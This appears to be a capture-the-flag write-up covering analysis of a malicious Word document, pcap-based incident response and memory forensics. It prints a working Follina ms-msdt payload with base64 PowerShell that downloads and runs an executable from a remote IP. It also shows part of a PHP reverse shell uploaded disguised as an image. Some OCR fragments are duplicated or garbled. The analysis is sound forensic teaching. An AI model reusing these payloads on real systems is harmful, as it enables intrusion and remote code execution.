    public static byte[] AES_Decrypt(byte[] bytesToBeDecrypted, byte[] passwordBytes) {
      byte[] salt = new byte[8] {
        (byte) 1,
        (byte) 2,
        (byte) 3,
        (byte) 4,
        (byte) 5,
        (byte) 6,
        (byte) 7,
        (byte) 8
      };
      using (MemoryStream memoryStream = new MemoryStream()) {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged()) {
          rijndaelManaged.Padding = PaddingMode.PKCS7;
```




```
    public static byte[] AES_Decrypt(byte[] bytesToBeDecrypted, byte[] passwordBytes) {
      byte[] salt = new byte[8] {
        (byte) 1,
        (byte) 2,
        (byte) 3,
        (byte) 4,
        (byte) 5,
        (byte) 6,
        (byte) 7,
        (byte) 8
      };
      using (MemoryStream memoryStream = new MemoryStream()) {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged()) {
          rijndaelManaged.Padding = PaddingMode.PKCS7;
```

```
          rijndaelManaged.KeySize = 256;
          rijndaelManaged.BlockSize = 128;
          Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);
          rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
          rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
          rijndaelManaged.Mode = CipherMode.CBC;
          using (CryptoStream cryptoStream = new CryptoStream((Stream) memoryStream, rijndaelManaged.CreateDecryptor(), CryptoStreamMode.Write)) {
            cryptoStream.Write(bytesToBeDecrypted, 0, bytesToBeDecrypted.Length);
            cryptoStream.FlushFinalBlock();
          }
          return memoryStream.ToArray();
        }
      }
    }
}
```


DOCX

The flag format is [name of attack / cve]_[html file containing payload]_[md5 hash of malware]_[c2 port]. We uploaded the document file to virustotal and it detected multiple exploits related to it. While there were several CVEs related to it, the one that is most similar to this file is CVE-2022-20190, also known by the name “Follina”. This is the first part of the flag.




Tencent	Exp.Ole.CVE-2022-30190.a ⓘ Exp.Ole.CVE-2022-30190.a	Trellix (FireEye)
VIPRE	ⓘ Exploit.CVE-2022-30190.Gen.1	ZoneAlarm by Check Point

We then extracted the contents from the word document, and found a suspicious link in the `word/_rels/document.xml.rels` file. The `update.html` file is the second part of the flag.




```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/><Relationship Id="rId7" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/><Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/><Relationship Id="rId6" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/><Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="http://139.59.122.20/update.html!" TargetMode = "External"/><Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image1.png"/></Relationships>
```

Upon inspecting the update.html file, we found that it contains a script with a long base64 string in it.



```
location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'Unicode.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'KABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAcwB5AHMAdABlAG0ALgBuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAZgBpAGwAZQAoACcAaAB0AHQAcAA6AC8ALwAxADMAOQAuADUAOQAuADEAMgAyAC4AMgAwAC8AVwBpAG4AZABvAHcAcwBVAHAAZABhAHQAZQAuAGUAeABlACcALAAnAEMAOgBcAFcAaQBuAGQAbwB3AHMAXABUAGUAbQBwAFwAVwBpAG4AZABvAHcAcwBVAHAAZABhAHQAZQAuAGUAeABlACcAKQA7AHMAdABhAHIAdAAtAHAAcgBvAGMAZQBzAHMAIABDADoAXABXAGkAbgBkAG8AdwBzAFwAVABlAG0AcABcAFcAaQBuAGQAbwB3AHMAVQBwAGQAYQB0AGUALgBlAHgAZQAgAC0AVwBpAG4AZABvAHcAUwB0AHkAbABlACAASABpAGQAZABlAG4A'+[char]34+'))')))))i/../../../../../../../../../../../../../Windows/System32/mpsigstub.exe\"";"'))))"
```

Decoding this string reveals that the script from before was used to download `WindowsUpdate.exe`, a windows executable file from a remote server. This is the malware that will run on a victim’s system, after downloading it we can get its hash, which is the third part of the flag. Since we only need to get the port of the remote server it is sending data to, we ran the malware in a VM and captured the network traffic.




```
$ tshark -r traffic.pcapng -Y 'ip.dst == 139.59.122.20'
   11   2.134951 172.18.183.250 → 139.59.122.20 TCP 66 19164 → 446 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
   13   2.656315 172.18.183.250 → 139.59.122.20 TCP 66 [TCP Retransmission] [TCP Port numbers reused] 19164 → 446 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
```

After analysing the network traffic, we found the port used by the remote server was port 446, and this is the fourth part of the flag. When combined, the flag becomes: `ihack{CVE-2022-30190_update.html_6102e0dd8c12061d121d042d1b6e23e6_446}`


Ir-forensics

DFIR 1


File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Wireless
Tools
Help
Apply a display filter … <Ctrl-/>
Display Filters…
Display Filter Macros…
Display Filter Expression…
Apply as Column Ctrl+Shift+I
Apply as Filter
Prepare as Filter
Conversation Filter
Enabled Protocols… Ctrl+Shift+E
Decode As… Ctrl+Shift+U
Reload Lua Plugins Ctrl+Shift+L
SCTP
Follow
Show Packet Bytes… Ctrl+Shift+O
Expert Information
TCP Stream Ctrl+Alt+Shift+T
UDP Stream Ctrl+Alt+Shift+U
DCCP Stream Ctrl+Alt+Shift+E
TLS Stream Ctrl+Alt+Shift+S
HTTP Stream Ctrl+Alt+Shift+H
HTTP/2 Stream
QUIC Stream
SIP Call

```
No.   Time      Sou   Protocol Length Info
   1 0.000000   192   SSH      110 Server: Encrypted packet (le
   2 0.000134   192   SSH      174 Server: Encrypted packet (le
   3 0.000242   192   SSH      102 Server: Encrypted packet (le
   4 0.001091   192   TCP       66 62164 → 22 [ACK] Seq=1 Ack=4
   5 0.001098   192   TCP       66 62164 → 22 [ACK] Seq=1 Ack=1
   6 0.001099   192   TCP       66 62164 → 22 [ACK] Seq=1 Ack=1
   7 0.643314   192   SSH      102 Client: Encrypted packet (le
   8 0.643472   192   SSH      102 Server: Encrypted packet (le
   9 0.643908   192   TCP       66 62164 → 22 [ACK] Seq=37 Ack=
  10 1.392458   192   SSH      102 Client: Encrypted packet (le
  11 1.392617   192   SSH      110 Server: Encrypted packet (le
  12 1.393094   192   TCP       66 62164 → 22 [ACK] Seq=73 Ack=
  13 9.616590   192                              Seq=0 Win=6

▸ Frame 1: 110 bytes on wi
▸ Ethernet II, Src: VMware
▸ Internet Protocol Versio                          08)
▸ Transmission Control Protocol, Src Port: 22, Dst Port: 6216
▸ SSH Protocol
```

Given the file were `pcap` files, we use `wireshark` and then follow the tcp stream of the file. After scrolling through some streams, stream 40 indicates that there is a `POST request` for a `php` file named `avatar-1606914__480.php` that contains reverse shell code.



Wireshark · Follow TCP Stream (tcp.stream eq 40) · ihack.uitm.com.pcap

```
POST /upload/add.php HTTP/1.1
Host: ihack22.uitm.com
Content-Length: 2956
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://ihack22.uitm.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryB8gzFxXU7wjjvwbU
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/
537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.9
Referer: http://ihack22.uitm.com/upload/create.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

n: form-data; name="name"

usernormal
------WebKitFormBoundaryB8gzFxXU7wjjvwbU
Content-Disposition: form-data; name="contact"

029883991
------WebKitFormBoundaryB8gzFxXU7wjjvwbU
Content-Disposition: form-data; name="email"

normal@gmail.com
------WebKitFormBoundaryB8gzFxXU7wjjvwbU
Content-Disposition: form-data; name="image"; filename="avatar-1606914__480.php"
Content-Type: image/png

<?php
// PHP Reverse Shell
// Copyright (C) 2020 e@hotmail.com
// AbuDayeh
set_time_limit (0);
$VERSION          = "1.0";
$ip               = '192.168.74.143';        // Change Your {IP}
$port             = 4444;            // Change Your {Port}
$chunk_size       = 1400;
$write_a          = null;
$error_a          = null;
```


1 client pkt, 1 server pkt, 1 turn.

Entire conversation (3,809 bytes)

Show data as ASCII

Stream 40


Using wireshark to extract the file will result in an inaccurate md5 hash. As a result, we use `NetworkMiner`. To extract, locate the malicious file (from the files tab) that has been identified from scanning through the pcap file and then open the folder to get the actual file. Lastly just need to get the hash value of the file using `md5sum` to get our flag. `Ihack{8472a0454391a40792173708866514ef}`



Frame nr.	Filename	Extension	Size	Source host	S. port	Destination host	D. port	Protocol	Timestamp
26	index.php.html	html	9 008 B	192.168.74.147 [ihack22.uitm.com]	TCP 80	192.168.74.1 (Windows)	TCP 61205	HttpGetNormal	2022-09-24 03:0
98	index.php[1].html	html	9 008 B	192.168.74.147 [ihack22.uitm.com]	TCP 80	192.168.74.1 (Windows)	TCP 61228	HttpGetNormal	2022-09-24 03:0
128	create.php.html	html	3 026 B	192.168.74.147 [ihack22.uitm.com]	TCP 80	192.168.74.1 (Windows)	TCP 61236	HttpGetNormal	2022-09-24 03:0
154	man-156584__480.png	png	34 026 B	192.168.74.1 (Windows)	TCP 61258	192.168.74.147 [ihack22.uitm.com]	TCP 80	HttpPostMimeFileData	2022-09-24 03:0
166	index.php[2].html	html	9 852 B	192.168.74.147 [ihack22.uitm.com]	TCP 80	192.168.74.1 (Windows)	TCP 61259	HttpGetNormal	2022-09-24 03:0
186	1663988532_5734.png	png	34 026 B	192.168.74.147 [ihack22.uitm.com]	TCP 80	192.168.74.1 (Windows)	TCP 61268	HttpGetNormal	2022-09-24 03:0
211	edit.php.html	html	3 237 B	192.168.74.147 [ihack22.uitm.com]	TCP 80	192.168.74.1 (Windows)	TCP 61275	HttpGetNormal	2022-09-24 03:0
222	man-156584__480.png	png	34 026 B	192.168.74.1 [LAPTOP-859A5RSV.local] (Windows)	TCP 61280	192.168.74.147 [ihack22.uitm.com]	TCP 80	HttpPostMimeFileData	2022-09-24 03:0
222	edit.php[1].html	html	3 237 B	192.168.74.147 [ihack22.uitm.com]	TCP 80	192.168.74.1 [LAPTOP-859A5RSV.local] (Windows)	TCP 61280	HttpGetNormal	2022-09-24 03:0
236	index.php[3].html	html	9 852 B	192.168.74.147 [ihack22.uitm.com]	TCP 80	192.168.74.1 [LAPTOP-859A5RSV.local] (Windows)	TCP 61283	HttpGetNormal	2022-09-24 03:0
250	1663988540_6886.png	png	34 026 B	192.168.74.147 [ihack22.uitm.com]	TCP 80	192.168.74.1 [LAPTOP-859A5RSV.local] (Windows)	TCP 61291	HttpGetNormal	2022-09-24 03:0
301	edit.php[2].html	html	3 233 B	192.168.74.147 [ihack22.uitm.com]	TCP 80	192.168.74.1 [LAPTOP-859A5RSV.local] (Windows)	TCP 61300	HttpGetNormal	2022-09-24 03:0
321	edit.php[3].html	html	3 233 B	192.168.74.147 [ihack22.uitm.com]	TCP 80	192.168.74.1 [LAPTOP-859A5RSV.local] (Windows)	TCP 61303	HttpGetNormal	2022-09-24 03:0
331	index.php[4].html	html	9 853 B	192.168.74.147 [ihack22.uitm.com]	TCP 80	192.168.74.1 [LAPTOP-859A5RSV.local] (Windows)	TCP 61305	HttpGetNormal	2022-09-24 03:0
383	create.php[1].html	html	3 026 B	192.168.74.147 [ihack22.uitm.com]	TCP 80	192.168.74.1 [LAPTOP-859A5RSV.local] (Windows)	TCP 61321	HttpGetNormal	2022-09-24 03:0
513	InRelease		114 016 B	202.79.184.254 [ossmirror.mycloud.services] [sg.arcl	TCP 80	192.168.74.143 [webserversysmon] (Linux)	TCP 46800	HttpGetNormal	2022-09-24 03:0
536	InRelease		99 847 B	202.79.184.254 [ossmirror.mycloud.services] [sg.arcl	TCP 80	192.168.74.143 [webserversysmon] (Linux)	TCP 46800	HttpGetNormal	2022-09-24 03:0
557	InRelease		110 337 B	202.79.184.254 [ossmirror.mycloud.services] [sg.arcl	TCP 80	192.168.74.143 [webserversysmon] (Linux)	TCP 46800	HttpGetNormal	2022-09-24 03:0
573	833528b8c527fcb170e0	xz	596 844 B	202.79.184.254 [ossmirror.mycloud.services] [sg.arcl	TCP 80	192.168.74.143 [webserversysmon] (Linux)	TCP 46800	HttpGetNormal	2022-09-24 03:0
663	1ebde459f8aa63966b70	xz	106 080 B	202.79.184.254 [ossmirror.mycloud.services] [sg.arcl	TCP 80	192.168.74.143 [webserversysmon] (Linux)	TCP 46800	HttpGetNormal	2022-09-24 03:0
663	53737b0a231e973b07eb	xz	422 396 B	202.79.184.254 [ossmirror.mycloud.services] [sg.arcl	TCP 80	192.168.74.143 [webserversysmon] (Linux)	TCP 46800	HttpGetNormal	2022-09-24 03:0
663	dd7d449c85f6cb361204	xz	140 448 B	202.79.184.254 [ossmirror.mycloud.services] [sg.arcl	TCP 80	192.168.74.143 [webserversysmon] (Linux)	TCP 46800	HttpGetNormal	2022-09-24 03:0
663	fb5eb1dc9836dc69abf9	xz	8 632 B	202.79.184.254 [ossmirror.mycloud.services] [sg.arcl	TCP 80	192.168.74.143 [webserversysmon] (Linux)	TCP 46800	HttpGetNormal	2022-09-24 03:0
697	423ec673fd4f76c8ada5	xz	6 752 B	202.79.184.254 [ossmirror.mycloud.services] [sg.arcl	TCP 80	192.168.74.143 [webserversysmon] (Linux)	TCP 46800	HttpGetNormal	2022-09-24 03:0
697	adf46aa461eb6cd8ba51	xz	9 240 B	202.79.184.254 [ossmirror.mycloud.services] [sg.arcl	TCP 80	192.168.74.143 [webserversysmon] (Linux)	TCP 46800	HttpGetNormal	2022-09-24 03:0
697	63298ca97b44562cf5c1	xz	352 B	202.79.184.254 [ossmirror.mycloud.services] [sg.arcl	TCP 80	192.168.74.143 [webserversysmon] (Linux)	TCP 46800	HttpGetNormal	2022-09-24 03:0
796	df90e2604b2fd1c0e30e	xz	339 828 B	202.79.184.254 [ossmirror.mycloud.services] [sg.arcl	TCP 80	192.168.74.143 [webserversysmon] (Linux)	TCP 46800	HttpGetNormal	2022-09-24 03:0
842	1e532a393a7571c33fb7	xz	78 672 B	202.79.184.254 [ossmirror.mycloud.services] [sg.arcl	TCP 80	192.168.74.143 [webserversysmon] (Linux)	TCP 46800	HttpGetNormal	2022-09-24 03:0
842	64ec6402bbef5cf71797	xz	297 752 B	202.79.184.254 [ossmirror.mycloud.services] [sg.arcl	TCP 80	192.168.74.143 [webserversysmon] (Linux)	TCP 46800	HttpGetNormal	2022-09-24 03:0
844	5fcdb0cc681e93c723dd	xz	283 888 B	202.79.184.254 [ossmirror.mycloud.services] [sg.arcl	TCP 80	192.168.74.143 [webserversysmon] (Linux)	TCP 46800	HttpGetNormal	2022-09-24 03:0
844	757e890b7c39ce6acf52	xz	46 340 B	202.79.184.254 [ossmirror.mycloud.services] [sg.arcl	TCP 80	192.168.74.143 [webserversysmon] (Linux)	TCP 46800	HttpGetNormal	2022-09-24 03:0
844	d50658fd0667fcab5999	xz	61 628 B	202.79.184.254 [ossmirror.mycloud.services] [sg.arcl	TCP 80	192.168.74.143 [webserversysmon] (Linux)	TCP 46800	HttpGetNormal	2022-09-24 03:0
1120	libpc.binary-package	deb	220 512 B	202.79.184.254 [ossmirror.mycloud.services] [sg.arcl	TCP 80	192.168.74.143 [webserversysmon] (Linux)	TCP 42964	HttpGetNormal	2022-09-24 03:0
1212	pytho.binary-package	deb	89 942 B	202.79.184.254 [ossmirror.mycloud.services] [sg.arcl	TCP 80	192.168.74.143 [webserversysmon] (Linux)	TCP 42964	HttpGetNormal	2022-09-24 03:0
1666	avatar-1606914__480.php	php	[illegible]	[illegible]	[illegible]	8.74.147 [ihack22.uitm.com] (Linux)	TCP 80	HttpPostMimeFileData	2022-09-24 03:0
1676	index.php[5].html	html				8.74.1 [LAPTOP-859A5RSV.local] [LAPTOP-859,	TCP 61445	HttpGetNormal	2022-09-24 03:0
1792	show.php.html	html				8.74.1 [LAPTOP-859A5RSV.local] [LAPTOP-859,	TCP 61478	HttpGetNormal	2022-09-24 03:0
1895	index.html	html				8.74.1 [LAPTOP-859A5RSV.local] [LAPTOP-859,	TCP 61492	HttpGetNormal	2022-09-24 03:0
1905	unknown.gif	gif				8.74.1 [LAPTOP-859A5RSV.local] [LAPTOP-859,	TCP 61495	HttpGetNormal	2022-09-24 03:0
1988	1663988784_2248.php.html	html				8.74.1 [LAPTOP-859A5RSV.local] [LAPTOP-859,	TCP 61509	HttpGetNormal	2022-09-24 03:0
2482	libpy.binary-package	deb				8.74.147 [ihack22.uitm.com] (Linux)	TCP 56160	HttpGetNormal	2022-09-24 03:0
2523	libpy.binary-package	deb				8.74.147 [ihack22.uitm.com] (Linux)	TCP 56160	HttpGetNormal	2022-09-24 03:0
2523	pytho[1].binary-package	deb				8.74.147 [ihack22.uitm.com] (Linux)	TCP 56160	HttpGetNormal	2022-09-24 03:0
2523	pytho[1].binary-package	deb				8.74.147 [ihack22.uitm.com] (Linux)	TCP 56160	HttpGetNormal	2022-09-24 03:0
2523	pytho.binary-package	deb				8.74.147 [ihack22.uitm.com] (Linux)	TCP 56160	HttpGetNormal	2022-09-24 03:0
2523	libpy[1].binary-package	deb	1 916 360 B	202.79.184.254 [ossmirror.mycloud.services] [sg.arcl	TCP 80	192.168.74.147 [ihack22.uitm.com] (Linux)	TCP 56160	HttpGetNormal	2022-09-24 03:0
2523	pytho.binary-package	deb	1 288 560 B	202.79.184.254 [ossmirror.mycloud.services] [sg.arcl	TCP 80	192.168.74.147 [ihack22.uitm.com] (Linux)	TCP 56160	HttpGetNormal	2022-09-24 03:0

DFIR 2

Looking at the access log, two requests were made with url-encoded javascript as the value for the query parameter. We just need to url decode it and replace '//' strings with '/', and run the js script which will result in the flag: `ihack{ba0af173017c720f05db7df633dfa066}`



```
$ node script.js
undefined:3
alert("ihack{ba0af173017c720f05db7df633dfa066}")
^
```


Memory-Forensics

I

This one is just the md5sum of the memory dump file.

II

Although we found the suspicious process from the output of running the netscan volatility plugin which showed that a process is interacting with a remote address. This resulted in the flag for this challenge and also challenges III and IV. The process name is putty.exe.



```
0x1fccc008      TCPv4   192.168.74.173  139     0.0.0.0 0       LISTENING       4       System  N/A
